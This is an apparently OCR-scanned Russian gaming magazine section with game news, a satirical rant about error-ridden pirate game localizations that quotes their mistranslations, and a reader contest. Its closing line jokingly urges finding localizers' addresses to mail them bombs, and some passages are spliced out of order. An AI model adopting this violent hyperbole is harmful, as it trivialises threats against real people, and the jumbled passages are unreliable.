Именно такое противостояние нам предстоит лицезреть в новом action/RPG от Westwood под названием **NOX**. Кажется, с появлением вещей типа Baldur's Gate отношение игроков к возрожденному благодаря Diablo жанру стало меняться. Аппетит, как известно, приходит во время пожирания пищи, и сейчас народ уже не будет хавать серенькие рубиловки с инвентори, растущими характеристиками и наклейкой «RPG elements»! Им подавай неординарный сюжет. Ну что ж, народ сказал «надо» — Westwood отвечает «нате!». История такова. Жил-был простой советский парень в жарком штате Флорида. Никого не трогал, починял машины. Всем он был доволен и обитал, в общем-то, припеваючи, но... Если бы не эти «но», компьютерных игр на свете не было бы. Так вот, в один прекрасный (не



для него) день заявилась к нему колдунья с планеты Nox и, не спросясь разрешения, благополучно транспортировала нашего механика на эту планету. А Nox этот представляет собой, по словам авторов, «стандартный фэнтези-мир с неординарным подходом». О как! То есть синица в руке и журавль в том же флаконе. Простому советскому парню позарез нужно вернуться в родную Неваду (или куда там?), да вот незадача: по ходу дела придется спасать Nox от уничтожения. Причем главной угрозой «стандартного фэнтези-мира» является как раз та самая зловредная колдунья. Каков сюжетец, а? А самое потрясное — это элементы RPG. Они выражаются в выборе пути развития главного персонажа на Ноксе. По мере своих шутерских похождений он может стать воином (а разве не все Техасские механики — воины?), волшебником (!) или вызывателем (!!!). Интересно, кого он будет вызывать? Ага, тебе тоже интересно? Вот это и называется «захватывающий сюжет».

Нет, только не это...

Людям со слабой нервной системой читать нижеследующий текст строго воспрещается. Остальным просто не рекомендуется. Итак:

Внимание... Впервые! За всю историю компьютерных игр! Теперь мы сможем поиграть... В симулятор боевых дельтопланов!!! О боже, что же будет лет через десять? Симулятор боевых детских колясок? Тем не менее, **Wilco's Hangsim** — это не кошмарный сон, это реальность. Разработчики утверждают, что игра является «наиболее реалистичным симулятором дельтоплана». Гм, покажите мне наименее реалистичный, и я смогу сравнить... Режим воздушных боев называется «just for fun», то есть «просто смеха ради». В этом режиме мы сможем сбивать спортсменов, пытающихся овладеть этим увлекательнейшим видом спорта. Просто смеха ради.

Рынок компьютерных игр монополизируется



Не очень рыночные тенденции стали проявляться в последнее время на рынке компьютерных игр. Все уже привыкли к тому, что мелкие разработчики/издатели оказываются слопаны крупными фирмами, едва только начинают подавать какие-то надежды. Но теперь даже самые маститые гиганты гейминдустрии, в прямом смысле этого слова, продаются нескольким супер-титанам, которые грозятся стать монополистами этой области развлечений. Возьмем **Eidos**. Да она сама кого хочешь подомнет! Ан нет, ходят упорные слухи о продаже этой компании фирме **Havas**. Или еще пример: **Wizards of the Coast**. Ну этим-то зачем в неволю? Они со своими лицензиями на AD&D и Magic: the Gathering никогда не прогорят. Видно, чем-то соблазнили их дядьки из Hasbro (может быть, этими, зелененькими и бумажными?), раз они продаются им вместе со всеми потрохами (читай: лицензиями). Да, вот это настоящая борьба титанов. И оба, заметь, на букву «Х». К чему бы это?



Hasbro — А ей все мало... МАЛО!

Warlords IV. Работа над ошибками?

После провала третьих Варлордов Mindscape, похоже, предпринимает отчаянные попытки сохранить лицо игры и не растерять последних поклонников. По правде сказать, в потугах нащупать нужную волну ей приходится шарахаться из стороны в сторону, как мокрой курице на ледовом катке. Сначала компания анонсировала **Warlord Battlecry**, про который мало кто знает и который должен быть, по идее, реалтаймовым. Теперь вот заявлено официальное продолжение серии с «традиционным походовым геймплеем». По словам представителя Mindscape, эта игра должна удовлетворить поклонников изначальных Варлордов. По сути это означает возврат к истокам популярности, к Warlords II. Действие новой стратегии будет проходить в старом-добром мире Etheria (как похоже на Erathia!), мы встретим там привычное развитие городов, набор отрядов в армии, зачатки магии и т.д. Бои обещают, наконец, сделать по-нормальному, причем в модном сейчас жанре squad combat. Ну вот, собственно, и все. Ах, да! Разрешение — 1024x768, релиз — третий квартал следующего года.

Ведущий рубрики
Александр '2poisonS' Сидоровский
(2poisonS@xakep.ru)

— Крайне маловероятно, чтобы наши русификаторы не заметили такой глюк.
— ROFL! Подари на ориджин?
Из эхоконференции FIDO7.RU.GAME.RPG

Игровая русификация
с точки зрения геймера

Tyranthraxus (game@xakep.ru)
иллюстрации – А. Еремин

Я стою у очередного ларька, и мне хочется плакать. Нет, рыдать — горючими и легковоспламеняющимися слезами. Упасть на асфальт и забиться в истерике. Или просто кого-нибудь убить. Желательно из числа виновных, но это необязательно. А через стекло мои страдания бесстрастно созерцают герои обложек компьютерных игр (к слову, главным образом позаимствованные пиратами с настольных продуктов TSR и к самим компьютерным играм никакого отношения не имеющие). С трудом проглядывая сквозь частокол надписей типа «полнастью на руском езыке» и «лутшая локалезация». Мне больно и обидно. За авторов игр, которые вкладывают в свои продукты немало литературного таланта. За наших доморощенных «новых гамеров» (на букву «Л»?), готовых мучаться все равно с чем, лишь бы буквы были слеплены из кириллицы. И особенно — за геймеров старых, знающих английских хорошо и давно, причем не в последнюю очередь благодаря все тем же играм (хотя нет, уже не тем же). То есть за таких, как я сам. И за себя в первую очередь.

Эх, какое раньше было время! Какой выбор! Хочешь — полные версии десяти видов, но приемлемого качества, не испохабленные лапами «локализаторов». Не хочешь — неполные рипы на десяти сборниках, средней степени работоспособности (это вроде средней температуры по больнице). И патчей раньше не требовалось, а если требовались, то не возникало сомнений в возможности их установки. А иногда те или иные талантливые ребята для себя и абсолютно безвозмездно переводили свою любимую игру. Со стилем, с качеством и без глюков. Эххх, черт, как давно это было-то!..

...И однажды решил Пират «локализировать» Warcraft 2. Казалось бы, зачем? Ведь там почти и неважно, на каком языке играешь, все без слов понятно. Ан нет. Вожжа под хвост попала. Может, прикола ради, просто чтобы орки по-нашему заговорили? Да какая теперь разница... И на второй день он был переведен (и весьма неплохо переведен, надо сказать, с душой и себе в кайф!), на третий озвучен, на четвертый отпечатан и на пятый поступил в продажу. **На шестой день Пират отдыхал и забавлялся с девочками, а на седьмой проверил продаваемость. И увидел он, что это хорошо.** Для его карманов. И тогда Пират создал сад Эдемский, посадил в нем двух недохакеров и двух секретарш со Stylus'ами, и так началось то явление, от которого все нормальные геймеры страдают до сих пор. Причем чем дальше, тем больше. Имя ему — «руссификация». Причем обязательно с двумя «С».

Поначалу ничто не предвещало бури. Русифицированные игры были каплей в океане. Хотя и стремительно увеличивающейся в размерах, и вскорости уже отнюдь не каплей. Их «авторы» словно бы проверяли, насколько рынок готов прогнуться под них. Нормальные переводы — пипл хавает. Перевод стилусом — пипл хавает так, что за ушами трещит. Перевод стилусом, наглухо зависающий в основном меню — пипл аж пищит, уже корыто опрокинул от алчности. И пошло-поехало...

Jagged Alliance 2, «gsc»
«...они должны быть физически здоровыми и иметь не менее 18 полных лет.»
«Конечно, ты хочешь заинтересовать меня в немного дольшем выступлении...»
«К какой длительности вы стремились?»
«По имеющимся данным в Арулко есть золотых и серебряных рудников...»
«Нет уже последних кусочков тошнотворного. Я не знаю, зачем они вообще здесь»
«Есть люди, которые думают, что они есть чем-то лучшим»
«Базируясь на ваших ответах, мы пришли к следующему выводу: нормально»
«...которое предотвращает тупых ранения от попадания из различных углов обстрела»
«...сиональные инструменты для открывания дверей и замков, кроме того полотнища пилы, двойные пера, иглы для открывания, прибор для вытягивания ядер и заготовки»
«...удобная, бесшумная полевая фляга»

Я не буду пытаться разобраться в менталитете и образе мышления тех, кто целенаправленно покупает «руссификации» вне зависимости от их качества и (вплоть до такого!) от собственно игры — лишь бы на русском. Этим я бы добился только того, что меня обвинили бы в снобизме и элитизме. Вполне заслуженно, кстати. Думаю, я просто не в состоянии и никогда не смогу их понять. Равно как и они — меня. Видимо, мы представляем два разных вида. Homo sapiens и Homo stylus (я же говорил — обвинили бы заслуженно!). Единственная цель, которую я преследую, — возможно, открыть некоторым глаза и помочь определиться с выбором. Между качеством и «рускими версиями». Между английским языком и непонятно каким. Между литературно выверенными репликами и тупыми приколами «от переводчиков». Между сюжетами и бессмысленными наборами слов. Между теми, кто играет, и теми, кто хавает.

Индустрия «локализаций» вполне себе четко дифференцируется. С одной стороны — безымянные подельщики, принципиально использующие только стилус и принципиально не проверяющие изнасилованные игры на работоспособность после того, как кое-как загонят их несчастные ресурсы на место. Авторы этих скороспелых переводов либо вообще не дают выходных данных, либо прячутся под ничего не говорящими псевдонимами типа «gsc». Стыдятся, благо есть чего, или боятся бомб в посылках, до чего тоже в скором времени может дойти? Их, к счастью, большая часть народа уже начала сторониться. Даже распоследний раздолбай рано или поздно поймет, что если «переводы» появляются через пару дней после оригиналов, все как один переведены стилусом и глючны как Daggerfall 1.00 — в этом есть некая закономерность. Другая сторона этим усиленно пользуется. Речь идет о таких «монстрах» (в буквальном смысле) локализаций, как «Фаргус» или «Седь-

мой Волк». С пафосом обвиняя недобросовестных кустарей (равно как и друг друга) в халтуре, каждая из этих контор никогда не забывает похвастать высоким качеством собственных работ. Дескать, покупайте только наши русификации, и вы не прогадаете. **Хм... ну да. Истина где там завалялась, спору нет. Потому что поделки контор средней руки, типа «Нашей марки», «RUS» или «Webcoll», это вообще гильотина для идиота.**

Итак, попытаюсь, в меру своих познаний, составить досье двум названным титанам «руссификаций». С точки зрения рядового геймера. Начнем с «Фаргуса». Поговаривают, что это внебрачное дитя респектабельной «Акеллы», но это в равной степени может быть или не быть правдой. Да и, собственно, без разницы... Вот уже около трех лет «Фаргус» радует пользователей своей «продукцией». Под их «рыбкой» красуется слоган: «только полный и качественный перевод». Признание, скромно выставленное на их вебсайте, этому несколько противоречит. В переводе с рекламного на человеческий язык оно звучит следующим образом: «Наши переводы бывают трех видов. Первый — текст переведен стилусом. Второй — текст переведен стилусом, а речь — его пользователем. Третий — приложен минимум усилий сверх этого, и называется это 'золотой серией'». Такое признание, конечно, сопровождается призывами покупать только «Фаргус» и не покупать их конкурентов. Скажите, а ролики в «Alpha Centauri» какой профессиональный актер озвучил? Игравший исключительно немые роли? Стилусом при переводе пользовался тоже он? Хоть в аннотации на обложке потрудились бы запятые расставить, «переводчики»... Для «Фаргуса» очень характерны весьма «вольные» переводы названий игр. Отличающиеся изысканным вкусом. Например, «Удар по яйцам» (Beat down), «Блоп Жоп» (BlobJob), «Янки гоу на х...!» (Warzone 2100 — видимо, «Фаргус» посчитал своим долгом вмешаться в косовский конфликт?), «Засранцы против ГАИ» (Midtown Madness — засранцами, судя по всему, являются игроки, то есть покупатели) и тому подобное. Fallout, например, перевели как «Возрождение». А почему не «Гибель тушканчика»? Тушканчиков в игре тоже нет, но, по крайней мере, присутствуют родственные им грызуны-крысы, гибнущие в количествах немалых. Не спорю, у «Фаргуса» попадаются приличные переводы, и даже чаще, чем у других... но не более того. Смешно ожидать, что от нашлепки «GOLD!1!!!» на вкладке перевод станет лучше или безглючнее. Особенно меня позабавили их отмазки на предмет бага в Fallout 2. Это когда при попытке взятия NPC Сулика в партию игра вылетает в винды. Так вот, отмазка: «Сулик — не единственный NPC, возьмите кого-нибудь другого». Уау! Дорогие мои, а давайте я лучше какую-нибудь другую игру возьму. Типа, если игра имела глупость быть нелинейной, то все, не имеющее отношение к базовому сюжету, можно запарывать? «Ну хорошо, тогда скачайте пач (sic! — Т.) с нашего сайта». Какая трогательная забота о пользователях. А можно скачать с вашего сайта патчик, восстанавливающий английскую версию?.. Кстати, а рядом с патчиком английский экзешник от Betrayal at Antara не завалялся, часом? А то без него игрушка, болезная, так страдает, что в восьмой главе намертво валится. Вы переводили, кстати. Ежели запамятовали. Конечно, всегда можно сделать невинные глаза и посетовать на «этих подлых кустарей», которые не только переводят хреново, но и используют вашу любимую народом, почитающуюся за знак качества марку. Может, кто-нибудь даже поверит...

Главным конкурентом и врагом «рыбки» являются «Семеро козлят». Извините, «Седьмой Волк». Методы обеих фирм удивительно похожи — «козлята» также используют аппетитный, как сало в мышеловке, слоган (на сей раз — «лучшая локализация»), забацали себе «платиновую серию» (типа, платина круче золота) и вовсю ругают конкурентов. **Только если «Фаргус» наезжает на «кустарей», то «козлята» — главным образом на сам «Фаргус». Даже завели особую страничку для критики пользователями плохих локализаций.** Жертвами там в основном являются релизы «Фаргуса», и пишут туда практически два человека — вебмастер и, видимо, его заместитель. Я не упрекаю их в неискренности, думаю, каждая капля яда «Фаргусом» заслужена.

Но есть такая хорошая поговорка... про соломинку в чужом глазу. Особенно добивает следующий пассаж во вступлении: «Первый выявивший полную неработоспособность любой русской версии от иных производителей и пополнивший таким образом наш «черный список» может получить от нас БЕСПЛАТНО рабочую русскую версию нашего производства». Имеется в виду, что выявить полную неработоспособность в продуктах самого «Седьмого Волка» настолько элементарно, что никаких поощрений не заслуживает? Кстати, трех градаций перевода у «козлят», в отличие от их закадычных врагов, нету. Следует ли в связи с этим понимать «платиновость» так, что их неплатиновые переводы принципиально отказываются работать? А уж какие даны аннотации на эти «платиновые» шедевры, я просто тащусь. «На русскрм языке!!!» (Silver — на каком-каком языке?), «Ваш герой, довольно робкий, превратился в князя ловким колдуном» (Galador —

Ultimate Soccer Manager 98, «7th Wolf»
«Нет ольше вхождений в Вашей книге»
«Думаю, Ро Джонес удет лучше одет в Защита»

чего? Кто, в кого и кем превратился?). Похлеще фаргусовских запятых. «Беспрецедентная акция по борьбе с низкопробными локализованными версиями», вашу маму... Вроде ихнего же Ultimate Soccer Manager 98? Я думал, нет ни одного человека на свете, который бы мало-мальски не знал современный футбол. По-видимому, «Седьмой Волк» перерыл все считающиеся необитаемыми острова и нашел-таки такого отморозка! Сумел, однако! Хотите возглавить клуб «Байерн Мунич», в котором будут играть Петер Щмейчел и Паул Гаскойгне? Нет проблем! Особым цинизмом выглядят слова «наберите команду и выиграйте у всех!!!» в аннотации. Еще бы не выиграть, если немедленно после свистка вся команда противника, включая вратаря, сбивается в кучу возле углового флажка и не выходит оттуда до конца игры. Видимо, так перепугались имен ваших игроков.

Alpha Centauri, «Fargus»
«Итак мы возвращаемся снова святой пустоте. Некоторые говорят, что это — просто наша Судьба, но я был напомнила, что пустота СУЩЕСТВУЕТ, так точно как Вы или я»

А недавно тут «Седьмой волк» совсем уж оригинальный казус учинил (буквально за день до отдачи статьи на верстку это всплыло). Появился сайт CD Bugs (www.cdbugs.ru), посвященный рецензированию пиратских русификаций. Казалось бы, очень полезный для рядового пользователя сайтец. Рассказывают, чем плоха та или иная «руссификация», какие баги содержит и прочее. Да только яблочко с червячком оказалось. Судя по фактам, опубликованным онлайновым игровым журналом Absolute Games (www.ag.ru), CD Bugs спонсируется «Седьмым волком» и от души поливает грязью всех, кроме, естественно, своего хозяина, которого, наоборот, всячески хвалит за многочисленные заслуги на руобсификаторском фронте. Пират пирату волк, что называется. Но, впрочем, оставим «волков» в покое (на время) и вернемся к основному вопросу.

Проблема «руссификаций», аки христианский бог, едина в трех лицах. Было бы лицо одно — проблемы бы, как таковой, не было, все упиралось бы в личные предпочтения. Jedem das Seine, каждому свое — кому-то игры, кому-то газовые камеры, в смысле, «руссификации». Но, увы, наша беда стоит на трех китах. Первый из них — дерьмовое качество перевода, озвучки и прочего. Я вообще являюсь сторонником мнения, что адекватный перевод невозможен и что постичь авторский замысел можно только в оригинале — уж не знаю, аргумент ли это против «локализаторов» или в их пользу. Тем не менее, прилично перевести можно. Можно переводить головой и руками, можно нанимать грамотных людей и привлекать корректоров, можно хоть как-то следить за литературным стилем и подбирать подходящие голоса. Но это ж невыгодно, если хавают и так! Раз в год, для продвижения какой-нибудь новой «золотоплатиновой» серии, можно потратиться — а там и хрен с ним. Вернее, с нами — с покупателями. Поэтому берется стилус и... Видел я такую замечательную версию Baldur's Gate — full plate mail там называется «броней полной почты», turn undead — «вернуться живым», и прочий подобный бред. Мне то что, только похихикать, я успел оригинал купить — а каково тем, кто в такое дерьмо вынужден играть? Вообще, игры со специфической терминологией — будь то РПГ или какие-нибудь научно-фантастические игрушки — страдают больше всех даже тогда, когда стилус запустить не удалось. Посадить за перевод первокурсника еще можно, а вот подыскать к игре на соответствующую тематику специалиста — уже чересчур большая честь. И плодятся «пульсовые» — а то и «пульсирующие» — пушки (это импульсные, pulse cannon), размножаются «мечи 'Ублюдки'» (bastard sword, меч-бастард или полуторный)...

Но стилус и озвучка одним гнусавым голосом из перестроечных видеофильмов — это еще полбеды. **Беда начинается, когда в «локализаторах» просыпается патологическая креативность, и они начинают рассматривать безжалостно препарированную игру как полигон для реализации собственного горячечного бреда.** Blood с Лениным. KKND с «братками против хохлов». Warzone 2100 с «янки». И прочие дурости. Кому-то, конечно, нравится... Кому-то и комедии с метанием тортов нравятся. И они еще заявляют, что, дескать, адаптировали грубый американский «юмор» под нашу российскую духовность? Гы гы три раза. Даже если эти деятели не перелопатят всю игру, стремясь оставить потомкам памятку о своем существовании, то уж хоть по-мелкому, но напакостят где-нибудь обязательно. Возьмем, к примеру, Baldur's Gate, переведенный все тем же «Фаргусом». Переведенный, должен сказать, в целом вполне прилично — пока на моей памяти это единственный приемлемый перевод ролевки. И есть там один эпизод, когда некий сумасшедший в стихах предупреждает героев о прОклятом кольце, лишающем разума. Знаете, как это звучит в «локализации»? «Мишка очень любит мед, от меда мишку сильно прет». Очень смешно, господа. Аплодирую вашему чувству юмора. Видимо, я просто слишком глуп, чтобы понять, где же в вашем переводе намек на искомое кольцо. Поздравим ваших пользователей — разве необходимость бежать в храм и снимать проклятье не стоит трех секунд нездорового хихиканья? А ведь есть еще и такая неуловимая вещь, как дух, атмосфера игры! Господа локализаторы обычно ее игнорируют. Например, Fallout 2, где чуть ли не в каждом разговоре присутствует игра слов между искомым G.E.C.K. и ящерицами-монстрами gecko (либо однои-

менным городом), между убежищем vault-13 (vault thirteen) и городом Vault City? Куда она подевалась в локализациях? Как только бедный GECK ни обзывали, от примитивного «ГЭКК» аж до «КоСоГоР» (о как!), а толку ноль, ибо диалоги напоминают народное «здорово, кума — на рынке была». «Вы не знаете, где найти КоСоГоР?» — «Знаю. Ящерицы живут в Токсичных Пещерах». не намерен. PE полностью поддерживает кириллицу — так какой кривизны должны быть руки, чтобы использовать шрифты, с PE несовместимые?! Но это все мелочи. К сожалению, множество игр элементарно убиваются русификаторами любых калибров. Никому не нужны даже самые-рассамые профессиональные актеры в озвучке, если профессиональные программисты не без вмешательства которого я бы никогда не имел причин для этого грустного монолога. В наше время оригинал игры можно найти только в первую неделю-две после ее выхода. Потом появляется первый перевод Васи Пупкина — и все, пиши пропало. Плевал бы я с высокой горы на проблемы локализаций, если бы можно было с той же легкостью найти оригинал. Щаз. Кто не успел смести крошечный английский тираж — тот опоздал. Допечаток даже и не ждите. Не успели, промедлили недельку? Финита ля комедия. Точнее, комедия не финита, а наоборот — тут то она и начинается. Покупайте продукцию Васи Пупкина или ждите чуть более качественных «золотой рыбки» либо «платиновых козлят». И не факт, что этот тираж будет с последними тен-денциями в бизнесе. А потом ходят по рынкам унылые геймеры и спрашивают у продавцов: «а есть ли Fallout 2? а есть ли Baldur's Gate? а есть ли Might&Magic-18?». И слышат они в ответ: «вот, пожалуйста, Возрождение-2, Ворота Лысого Ура, Может и Магия-18». И уходят они в печали. А «Может и магии» с «лысыми Урами» так и пылятся месяцами, а то и годами. Вон, Stonekeep (странно, что не «каменный держатель») уже четыре года лежит. А их авторы продолжают искусственно создавать спрос на свои «локализации», ведь на бесптичье сами знаете что соловей...

Age of Empires: Rise of Rome, «7th Wolf»

«Македонский авантюрист, король Пиррхус Эпирус...» (вообще-то Пирр он...)
«Успешный поход Ганибала воодушевил Сиракузов...» (Сиракузы, вообще-то, город, а не народ, да и Ганнибал через два «Н» пишется)
«...уникальную и мощную систему обороноспособности»
«Митридатеса Понтус сильно расширил влияние своего королевства...» (Митридат Понтский. Господа, что у вас было в школе по истории — кол или до двойки таки дотянули?)
«Все земли на западе Рейнской Реки» (а по географии?)
«С подчиненными Галлами и их наказанными емецкими союзниками...» (а американских союзников у них, случаем, не было? Знатоки, мля...)
«Клеопатра остается в положении под защитой ее Египетского флота» (в интересном? ;-)
«Партияны и Пальмираны бандиты все еще держат скрытые анклавы в Горах Загрос.» (а не парфянские и пальмирские, хмм?)
«Новая группа варваров, Ханы...» (был бы я вашим учителем истории, сидели бы вы второй и третий год. Гунны они, гунны!)

Я сам хоть и не филолог, но сносный перевод нашел за минуту: ЯщЭР (Ящик Эдемских Рощ) и ящеры соответственно. А вам слабо, господа? Тогда какого черта вы этим занимаетесь? Поймите меня правильно — я не противник русского языка. Но тот язык, которым выполнено большинство «руссификаций», русским назвать невозможно. Тургенев в гробу волчком завертится. Нет, не седьмым. Просто волчком.

Второй лик (он же кит) нашей несвятой троицы — это техническое обеспечение переводов. Во-первых, они в большинстве случаев добавляют массу собственных глюков. **Безглючных переводов НЕТ и НЕ СУЩЕСТВУЕТ. Другое дело, что нередко эти глюки сравнительно безвредны.** Например, наложение текста — раз уж русскому языку не посчастливилось быть более словообильным, чем лаконичный английский. Сидите и вычленяйте из иероглифов на экране первый, второй и третий слои текста. Или использование шрифтов, заточенных эксклюзивно под русские Windows. Видимо, господа локализаторы полагают, что раз уж их творения пользуются спросом, русские винды даже у самого Билла Гейтса стоят. О да! Ведь если бедному-разнесчастному Васе Пупкину с оригинальным Tales of the Sword Coast придется переключить regional settings своих русских виндов на США — это ж ведь трагедия, которую нельзя допускать! А если Тирантраксусу с неоригинальным (иных не было, и об этом чуть позже) Age of Empires + Rise of Rome придется выкинуть диск (что я и сделал) либо сносить пан-европейские винды и ставить русские — это в порядке вещей. Ну уж извините, но я привык к properties, а не к «свойствам», и менять свои привычки убедились в том, что после этой самой озвучки игра осталась работоспособной. А до этого у них руки доходят крайне редко. Ну а вторая техническая проблема — это проблема глючности самих игр. Институт бета-тестинга, к сожалению, отменили не только русификаторы, но и респектабельные разработчики и издатели игр. Выпустят, лишь бы поскорее, а потом как начнут штамповать патчи!.. А тем временем какой-нибудь саркофаргус эту самую полную версию переведет — и попробуйте затем установить на нее патч. В идеальном случае игра снова сделается английской, останется только где-нибудь оригинальные файлы со шрифтом найти. В неидеальном либо патч не встанет, либо игра не выдержит надругательств со стороны скооперировавшихся собственных авторов и посторонних переводчиков и тихо сдохнет. Снимаю шляпу перед теми русификаторами, которые бывают способны потерпеть до выхода финальной версии и только потом бросаются на игру аки Бивис и Баттхэд на обложке нашего самого первого номера. Несмотря на отсутствие глобального доступа в Интернет, патчами-то нуждающиеся обзаводятся вовремя — тут и фидо, и друзья с флоппинетом, и компакты от журналов, наконец. Только вот поставить эти патчи некуда...

А теперь самое трагичное. Мы добрались до третьего кита. Или, иначе, третьего лика. Теперь — Дух Святой.

Birthright: The Gorgon's Alliance, «RUS»

«Вы будете управлять движением, свойствами, руководствуясь помощью Даисона»
«Наполовину унесенная ветрами, торфяной и заросший соснами земля Доисон неизведанной»
«Ваш лучш. парт Зуразор присоединился к Вашей войне Кариэл»
«...число золотых полос в Вашем казначействе»
«...место, где теперь покоится Кессон Царства Фарида»
«У нас должно быть это уже скоро»
«Выхода нет, я тебя достану. Поймаю, убью и съем!»

Но мало нам было «руссификаторов». **Теперь объявилась новая мода. Аж две сразу. Если на коробке с игрой написано «Age of Empires-2» — не верь глазам своим. Ибо это демо.** А если «впервые полная версия Age of Empires-2» — альфа. «Настоящая полная версия» — бета. До релиза дело не доходит, ведь к этому моменту успевают прогнать через стилус ту самую альфу, и у игры начинается «локализированная» жизнь. Вот и выбирайте, господа, между английской альфой и фаргусовской полной версией. А касаемо

второй моды — видимо, у пиратов проснулась-таки совесть. Или просто поняли, что после последовательной покупки выдаваемых за полные версии демо, альфы и беты на стилусификацию у человека денег просто не хватит. И решили позаботиться о наших с вами карманах. Если где-то должна выйти игра на более чем одном компакте — не тревожьтесь, наши умельцы уже позаботились, до нас она дойдет на одном. Ну и что, что музыки нет? А кому она нужна? Ролики порезали, да... Так видак купите, а здесь играть, а не смотреть надо. Ну, речь порезали, причем субтитров нету, — ха, так кто же в играх разговаривает, здесь на гашетку давить надо! И так далее. Чемпионом тут пока является Baldur's Gate. Сначала уже упомянутая контора «RUS» (не они ли в свое время чудовищно изувечили Birthright? Свиньи...) уложила его 5 дисков в 4. Очень просто — распихав локации с последнего на свободное место первых четырех. Видимо, им невдомек было, что по 5 дискам локации не зря были разложены. И с определенного момента игроку придется при каждом переходе выискивать, на каком диске что лежит. Но некие кулибины умудрились превзойти RUS и запихнули всю игру и компакт Tales of the Sword Coast на 2 диска. Чудеса оптимизации? Судите сами. Сначала в расход пошло все, без чего игра еще продолжала запускаться, а потом все локации были перегнаны из 24х в восьмибитный цвет (а что, все равно человеческий глаз столько оттенков не воспринимает...). То, что уцелело, было пожато так, что игра тормозит даже на самых что ни на есть hi-end системах. Так что вперед, экономьте стоимость аж четырех компактов и на эти деньги ставьте себе PentiumIII и метров 128 памяти — иначе воспользоваться плодами трудов таких вот «оптимизаторов» вряд ли получится.. Опять вынужден снять шляпу перед «Фаргусом» за то, что они вовремя выпустили полный и неплохой перевод BG, пинком вышвырнув «кулибиных» с рынка. Хотя и они нередко «оптимизацией» грешат.

Для полноты картины необходимо упомянуть и об официальных локализациях, выполняющихся по лицензионному соглашению и на законных основаниях. Впрочем, здесь перспективы пока туманны. Нет, есть локализации, сделанные вполне пристойно. Например, SimCity 3000 и Populous: the Beginning от SoftClub, многие игры от «Амбера» — особенно их давнего Monthy Python хотелось бы выделить... Но особенно отмечу «Агонию власти 2» (Jagged Alliance 2) от «Буки». И даже не столько качественный уровень перевода отмечу (кстати, тут все в целом неплохо, но с рядом огрехов), сколько цену игры в рознице... Всем понятно, что можно сколько угодно призывать народ не покупать пиратские копии, но дальше призывов дело не пойдет, пока заработки не станут соизмеримы со стоимостью лицензионных игр. И «Буке» можно ставить памятник за то, что она выпустила уже две локализации (Heroes 3 и JA2), стоящие столько же, сколько и пиратские, и причем это ведь не нечто второсортное, а суперхиты! Per se, это явление безусловно положительное. Как-никак, есть твердые гарантии технической совместимости, да и литературное качество переводов имеет солидную вероятность оказаться приемлемым... Но только, господа, вам хватает двух-трех игр в год, переведенных своевременно и продающихся за те деньги, которые вы в состоянии заплатить?.. И мне не хватает.

Вот такие пирожки с котятами. Пару лет назад Марина Бережная призывала учить английский. Увы, момент упущен — сейчас английский нас не спасет. Разве что поможет в поисках высокооплачиваемой работы, с которой мы сможем позволить себе фирменные копии. **Ищите работу. Или вычисляйте физические адреса «русификаторов», по которым можно будет слать посылки с бомбами. Иначе пропадем.**

Я стою у ларька, и замечаю несколько дисков с надписью «два в одном». Но это не очередные кастрированные двухдисковые игры, а «русская + английская версии». Хоть что-то иногда меняется к лучшему...

X


Warhammer 40000: Rites of War, «Webcoll»

«Бронебойное оружие собирает огромную энергию в маленькую точку, что позволяет им довольно просто пробивать броню»
«Оружие Разрушения подвергает своих жертв смещению, сгибанию и прочим разрушениям»
«Если Безумная единица атакует врага сблизка то начинается Ближ. бой»
«Гаргули являются теми существами, которые вносят ужас и смешение в рядах противника, когда они с невероятной скоростью носятся над головами на своих перепончатых крыльях»
«Хищные Ястребы пользуются для полетов системой тщательно построенных крыльев, оперенных мягкими плитами. Вибрация и потрясывание этих плит предоставляет этим птицам огромную скорость при полете»
«Эти отряды ориентированные на нападение, оснащенны оружием ближнего боя, такими как пистолеты Резными Мечами»
«Под фанатичным контролем Сестер Сражений, Сдвоенные Огнеметы Сокрушители смогут очистить поле боя от любого пусть даже сильного вида вражеской силы»
«...она с легкостью может проломать череп жертвы с необычайной легкостью»

Corsairs, «Webcoll»

«Три нации воюют между собой: Франция, Англия и княжество.»
«Совершенствование здания завершено»
«Англия доминирует на воде благодаря своему слабому флоту»
«...он подписал договор с дьяволом, имени которого мы не знаем»
«А как насчет Ангилли, то она имеет здесь прочную крепость»

Внимание, конкурс! ;)



Значит так, народ. Нам в редакции показалась рулезной идея публиковать выдержки из пиратских локализаций, на манер тех, которые в этой статье на врезках. А посему объявляется конкурс! Присылайте нам фразы, реплики и всякое подобное из руобсифицированных пиратами игр. Все, что покажется нам действительно смешным, мы с удовольствием опубликуем на страницах X в одном из следующих номеров!

И самое главное! Приславший наиболее прикольные выдержки из руобсификаций будет награжден призом от X — локализованный силами компании SoftClub игрой

SimCity 3000 !!!


Редакция

Эволюционная теория

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Как известно, человечество постоянно эволюционирует. Если на уроках биологии ты хоть иногда открывал учебник и от нечего делать рассматривал картинки, то наверняка лицезрел иллюстрацию, где нарисовано несколько черепов. Первый из них принадлежал обезьяне, последний — человеку. Оглянувшись по классу, обычно можно было наблюдать несколько образцов промежуточных черепов среди одноклассников, и все эти образцы точно не были геймерами. Вот, вкратце, это и есть эволюция. И раз мы, геймеры, находимся на ее вершине, то логично предположить, что когда-нибудь все остальное человечество к нам подтянется и начнет развиваться в этом направлении. Не знаю, сколько это займет времени, может, тысячу лет, а может, миллион, но рано или поздно человек вступит в новую фазу своего развития: Homo Gamerus. Давай же приоткроем завесу времени и, используя научный метод индуктивно-предикционного анализа по импортной методике «Ott Baldy (c)», посмотрим, каким же он будет, человек из будущего.

